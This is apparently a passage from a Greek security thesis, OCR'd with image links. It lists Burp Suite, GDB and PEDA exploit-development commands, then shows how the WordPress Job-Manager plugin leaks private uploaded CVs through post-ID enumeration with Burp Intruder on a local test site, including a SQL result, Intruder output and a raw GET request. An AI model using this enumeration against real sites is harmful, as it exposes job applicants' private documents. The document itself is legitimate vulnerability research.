
Burp Suite

Το πρόγραμμα Burp Suite αποτελεί μία πλατφόρμα για ανάλυση ασφαλείας εφαρμογών διαδικτύου. Αποτελείται από έναν proxy ο οποίος επεξεργάζεται τις αιτήσεις που γίνονται στον φυλλομετρητή. Με αυτόν τον τρόπο αναλύεται ολόκληρη η δικτυακή κίνηση από και προς τον απομακρυσμένο εξυπηρετητή.

Περιλαμβάνει τις εξής λειτουργίες:

1) Λειτουργία “Spider”, όπου ανιχνεύει το περιεχόμενο της web εφαρμογής,
2) Λειτουργία “Scanner”, ψάχνει για κενά ασφαλείας αυτοματοποιημένα την διαδικτυακή εφαρμογή.
3) Την λειτουργία “Intruder”, με την οποία ο ερευνητής ασφαλείας είναι δυνατόν να την χρησιμοποιήσει για fuzzing των εισόδων της εφαρμογής.
4) Η λειτουργία “Repeater” χρησιμοποιείται για επανάληψη των αιτήσεων με την δυνατότητα διαφοροποίησης των GET/POST αιτήσεων.
5) “Sequencer” είναι η λειτουργία που ελέγχει την τυχαιότητα των session tokens.

Επίσης το πρόγραμμα Burp Suite διαθέτει επιπλέον λειτουργίες όπως εκείνη που βοηθά στην κωδικοποίηση και αποκωδικοποίηση αλγορίθμων που χρησιμοποιούνται στο διαδίκτυο (base64, url encoding).




ΕΙΚΟΝΑ 2.4: ΕΠΙΣΚΟΠΗΣΗ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ BURP

GNU Debugger - GDB

Το συγκεκριμένο πρόγραμμα βοηθά στην αποσφαλμάτωση των προγραμμάτων επιτρέποντας σε κάποιον ειδικό να ερμηνεύσει τι συμβαίνει τη στιγμή της εκτέλεσης σε επίπεδο κώδικα.

Τα σημαντικότερα στοιχεία του gdb συνοψίζονται ως εξής:

- open-source
- πρότυπος αποσφαλματωτής gnu-linux
- python gdb (>=v7.0)
- terminal based



ΕΙΚΟΝΑ 2.5: ΕΠΙΣΚΟΠΗΣΗ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ GDB

GDB εντολές	Εξήγηση
break *[διεύθυνση μνήμης]	διεύθυνση μνήμης όπου θα διακοπεί η εκτέλεση
c	συνέχεια εκτέλεσης προγράμματος
info files	εμφάνιση αρχείων συνδεδεμένα με το εκτελέσιμο
n	εκτέλεση επόμενης εντολής χωρίς την διείσδυση σε συναρτήσεις
q	έξοδος από το πρόγραμμα
r	εκτέλεση προγράμματος
s	επόμενη εντολή
x/4i [διεύθυνση μνήμης]	εμφάνιση 4 εντολών asm από την [διεύθυνση μνήμης]
x/s [διεύθυνση μνήμης]	εκτύπωση περιεχομένου διύθυνση μνήμης σε μορφή ascii
start	εκτέλεση προγράμματος και διακοπή όταν αρχίζει η main

ΠΙΝΑΚΑΣ 2.7: ΕΝΤΟΛΕΣ GDB

PEDA - Python Exploit Development Assistance for GDB

Είναι πρόσθετο πρόγραμμα του GDB, ανεπτυγμένο από τον Long Le. Για να λειτουργήσει χρειάζεται gdb >=v7.0 και εγκατεστημένη την python 2.6+. Περιλαμβάνει αρκετά βοηθητικά στοιχεία ώστε να κάνει πιο εύκολη την αποσφαλμάτωση στον GNU debugger.

Τα βασικά χαρακτηριστικά του είναι:

- εύρεση EIP register
- εύρεση offset για εκμετάλλευση της αδυναμίας
- βοήθεια για χτίσιμο του exploit

Εντολές PEDA	Εξήγηση
aslr	έλεγχος αν η προστασία ASLR είναι ενεργή
asmsearch	αναζήτηση για εντολές assembly

Εντολές PEDA	Εξήγηση
checksec	εξετάζει αν υπάρχουν προστασίες όπως (NX, ASLR,…)
context code	εμφάνιση κώδικα σε μορφή assembly την δεδομένη χρονική στιγμή
context reg	εμφάνιση των καταχωρητών την δεδομένη χρονική στιγμή
context stack	εμφάνιση στοίβας την δεδομένη χρονική στιγμή
dumpargs	εμφάνιση εισόδων σε μεταβλητές
dumprop	εξαγωγή όλων των rop gadgets
elfheader	πληροφορίες για κεφαλίδες του αρχείου ELF
gennop [number]	δημιουργία αλφαριθμητικού
jmpcall	αναζήτηση για εντολή μεταπήδησης σε κάποιον καταχωρητή
pattern create [number]	δημιουργία μοναδικού αλφαριθμητικού για δοκιμή σε είσοδο προγράμματος
pattern_search	αυτόματη αναζήτηση του αλφαριθμητικού που δόθηκε ως είσοδος
pdisasm	αποσυναρμολόγηση εκτελέσιμου σε κώδικα assembly με χρωματισμό κώδικα
procinfo	πληροφορίες από /proc/pid/
searchmem | find | refsearch	αναζήτηση προτύπου στην μνήμη
shellcode	παραγωγή shellcode
tracecall	αποτύπωση των κλίσεων κατά την εκτέλεση
traceinst	αποτύπωση των παραμέτρων συναρτήσεων κατά την διάρκεια εκτέλεσης
vmmap	εικονικό εύρος μνήμης της διεργασίας
xinfo [address]	πληροφορίες για διεύθυνση μνήμης
skeleton	σκελετός για δημιουργία προγράμματος εκμετάλλευσης

ΠΙΝΑΚΑΣ 2.8: ΕΝΤΟΛΕΣ PEDA

Κεφάλαιο 3 - Σενάρια


Σενάριο 1 - Βρίσκοντας κενό ασφαλείας σε πρόσθετο Wordpress

Το Wordpress είναι ένα ανοιχτού κώδικα εργαλείο δημιουργίας ιστοσελίδων γραμμένο στην γλώσσα προγραμματισμού PHP. Είναι το ευκολότερο και πιο διαδεδομένο σύστημα διαχείρισης ιστοσελίδων (CMS). Χρησιμοποιείται από το 23,3% των 10 εκατομμυρίων ιστοσελίδων με τις περισσότερες επισκέψεις (Wikipedia - Ιανουάριος 2015).

Το Wordpress λαμβάνει πρόσθετα προγράμματα (plugins), τα οποία προσθέτουν επιπλέον λειτουργίες στις ήδη υπάρχουσες της πλατφόρμας.

Έγινε εξέταση του plugin “Job-Manager”, το οποίο είναι εγκατεστημένο σε πάνω από 10.000 wordpress ιστοσελίδες και στην προκειμένη περίπτωση πρόκειται για εταιρείες αφού το συγκεκριμένο πρόσθετο αναφέρεται στην μεταφόρτωση βιογραφικών στην εκάστοτε εταιρεία.

Αφού εγκαταστάθηκε το πρόσθετο στο wordpress το επόμενο βήμα είναι να ανεβάσουμε ένα βιογραφικό.



ΕΙΚΟΝΑ 3.1.1: ΜΕΤΑΦΟΡΤΩΣΗ ΒΙΟΓΡΑΦΙΚΟΥ ΣΗΜΕΙΩΜΑΤΟΣ ΣΤΟ ΠΡΟΣΘΕΤΟ JOB-MANAGER

Αφού το βιογραφικό σημείωμα καταχωρήθηκε στην βάση, γίνεται εκτέλεση του ακόλουθου SQL ερωτήματος:

SELECT ID,post_title,post_status,post_name,guid,post_type FROM wordpress.wp_posts;

Με το ακόλουθο αποτέλεσμα.

#	ID	post_title	post_status	post_name	guid	post_type
1	1	Hello world!	private	hello-world	http://127.0.0.1/wordpress/?p=1	post
2	2	Sample Page	publish	sample-page	http://127.0.0.1/wordpress/?page_id=2	page
3	3	Auto Draft	auto-draft		http://127.0.0.1/wordpress/?p=3	post
4	4	Jobs Listing	publish	jobs	http://127.0.0.1/wordpress/index.php/jobs/	page
5	5	Job Application	publish	apply	http://127.0.0.1/wordpress/index.php/jobs/apply/	jobman_app_form
6	6	Register	publish	register	http://127.0.0.1/wordpress/index.php/jobman_register/register/	jobman_register
7	7	First Job	publish	first-job	http://127.0.0.1/wordpress/index.php/jobs/first-job/	jobman_job
8	8	Second Job	publish	second-job	http://127.0.0.1/wordpress/index.php/jobs/second-job/	jobman_job
9	9	Application	private	application	http://127.0.0.1/wordpress/index.php/jobman_app/application/	jobman_app
10	10	vagmourCV	private	vagmourcv	http://127.0.0.1/wordpress/wp-content/uploads/2015/08/vagmourCV.pdf	attachment
11	11	Application	private	application-2	http://127.0.0.1/wordpress/index.php/jobman_app/application-2/	jobman_app
12	12	kon CV	private	kon-cv	http://127.0.0.1/wordpress/wp-content/uploads/2015/08/kon-CV.pdf	attachment
13	13	Application	private	application-3	http://127.0.0.1/wordpress/index.php/jobman_app/application-3/	jobman_app
14	14	kon_lala cv	private	kon_lala-cv	http://127.0.0.1/wordpress/wp-content/uploads/2015/08/kon_lala-cv.pdf	attachment

ΕΙΚΟΝΑ 3.1.2: ΑΠΟΤΕΛΕΣΜΑ ΕΡΩΤΗΜΑΤΟΣ SQL

Στην δέκατη γραμμή από το αποτέλεσμα του ερωτήματος παρατηρείται το βιογραφικό που ανέβηκε. Επίσης, στην τρίτη στήλη παρατηρείτε ότι το ‘post_status’ πεδίο είναι δηλωμένο ως ‘private’.

Σύμφωνα με το εγχειρίδιο της Wordpress, το περιεχόμενο που δηλώνεται ως ‘private’ (ιδιωτικό) μπορούν να το δουν μόνο όσοι έχουν κάποιο λογαριασμό και είναι δυνατό να κάνουν αυθεντικοποίηση. Οι απλοί χρήστες και οι επισκέπτες δεν θα πρέπει να γνωρίζουν την ύπαρξη και του περιεχομένου που δηλώνεται με αυτόν τον τρόπο. Επίσης δεν θα πρέπει να εμφανίζεται στις λίστες των άρθρων. Αναφέρεται επίσης, ότι αν ένας επισκέπτης καταφέρει να μαντέψει την διεύθυνση που είναι καταχωρημένο το περιεχόμενο δε θα μπορεί να το δει.

Status Parameters


Show posts associated with certain status.

- **`post_status`** (*string / array*) - use post status. Retrieves posts by Post Status. Default value is '`publish`', but if the user is logged in, '`private`' is added. And if the query is run in an admin context (administration area or AJAX call), protected statuses are added too. By default protected statuses are '`future`', '`draft`' and '`pending`'.
  - '`publish`' - a published post or page.
  - '`pending`' - post is pending review.
  - '`draft`' - a post in draft status.
  - '`auto-draft`' - a newly created post, with no content.
  - '`future`' - a post to publish in the future.
  - '`private`' - not visible to users who are not logged in.
  - '`inherit`' - a revision. see get_children.
  - '`trash`' - post is in trashbin (available since Version 2.9).
  - '`any`' - retrieves any status except those from post statuses with 'exclude_from_search' set to true (i.e. trash and auto-draft).


ΕΙΚΟΝΑ 3.1.3: PRIVATE - ΜΗ ΕΜΦΑΝΙΣΙΜΟ ΑΠΟ ΧΡΗΣΤΕΣ ΠΟΥ ΔΕΝ ΕΙΝΑΙ ΑΥΘΕΝΤΙΚΟΠΟΙΗΜΕΝΟΙ

Το wordperss επιτρέπει την εμφάνιση των άρθρων ακολουθώντας την λογική ότι αν γίνει request “?p=1.2.3….” εμφανίζει και το αντίστοιχο άρθρο με το συγκεκριμένο ID που είναι δηλωμένο στη βάση δεδομένων.

Με χρήση του εργαλείου Burp πραγματοποιείται ανάλυση της αναπαράστασης των άρθρων του wordpress. Κάνοντας αίτηση για να εμφανιστεί το άρθρο με τον αριθμό 10 λαμβάνουμε την παρακάτω απάντηση:



ΕΙΚΟΝΑ 3.1.4: ΑΙΤΗΣΗ GET ΓΙΑ ΤΟ ΑΡΘΡΟ ΜΕ ΝΟΥΜΕΡΟ ID 10




ΕΙΚΟΝΑ 3.1.5: ΑΠΟΚΑΛΥΨΗ ΤΟΥ ΟΝΟΜΑΤΟΣ ΑΡΧΕΙΟΥ ΤΟΥ ΒΙΟΓΡΑΦΙΚΟΥ.

Επομένως είναι εύκολη η απαρίθμηση των άρθρων της μηχανής wordpress μέσω της χρήσης του Intruder στο Burp που αυτοματοποιεί την όλη διαδικασία των αιτήσεων. Η μηχανή του wordpress μας αποκάλυψε την ιδιωτική διεύθυνση σε πεζά γράμματα. Σε αυτήν την περίπτωση θα ήταν δυνατή η πραγματοποίηση της μεθόδου “brute-force” ώστε να βρεθεί το σωστό όνομα αρχείου με πεζά και κεφαλαία γράμματα.

Υπάρχει όμως τρόπος να μάθουμε το ακριβές όνομα του αρχείου με σκοπό να πραγματοποιήσουμε όσο το δυνατόν λιγότερες αιτήσεις στον εξυπηρετητή. Είναι δυνατή η εύρεση του ακριβούς ονόματος του βιογραφικού σημειώματος ακολουθώντας το εξής σχήμα διεύθυνσης: *index.php/wordpress/jobs/apply/%[number_here%/*

Αντικαθιστώντας το *%[number_here%/* με αριθμούς λαμβάνουμε τις εξής απαντήσεις:




Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	13862	baseline request
1	1	200	☐	☐	13855	
2	2	200	☐	☐	13852	
3	3	200	☐	☐	13837	
4	4	200	☐	☐	13848	
5	5	200	☐	☐	13863	
6	6	200	☐	☐	13845	
7	7	200	☐	☐	13849	
8	8	200	☐	☐	13853	
9	9	200	☐	☐	13857	
10	10	200	☐	☐	13862	
11	11	200	☐	☐	13860	
12	12	200	☐	☐	13852	
13	13	200	☐	☐	13860	
14	14	200	☐	☐	13872	

Request | Response

Raw | Params | Headers | Hex

```
GET /wordpress/index.php/jobs/apply/10/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
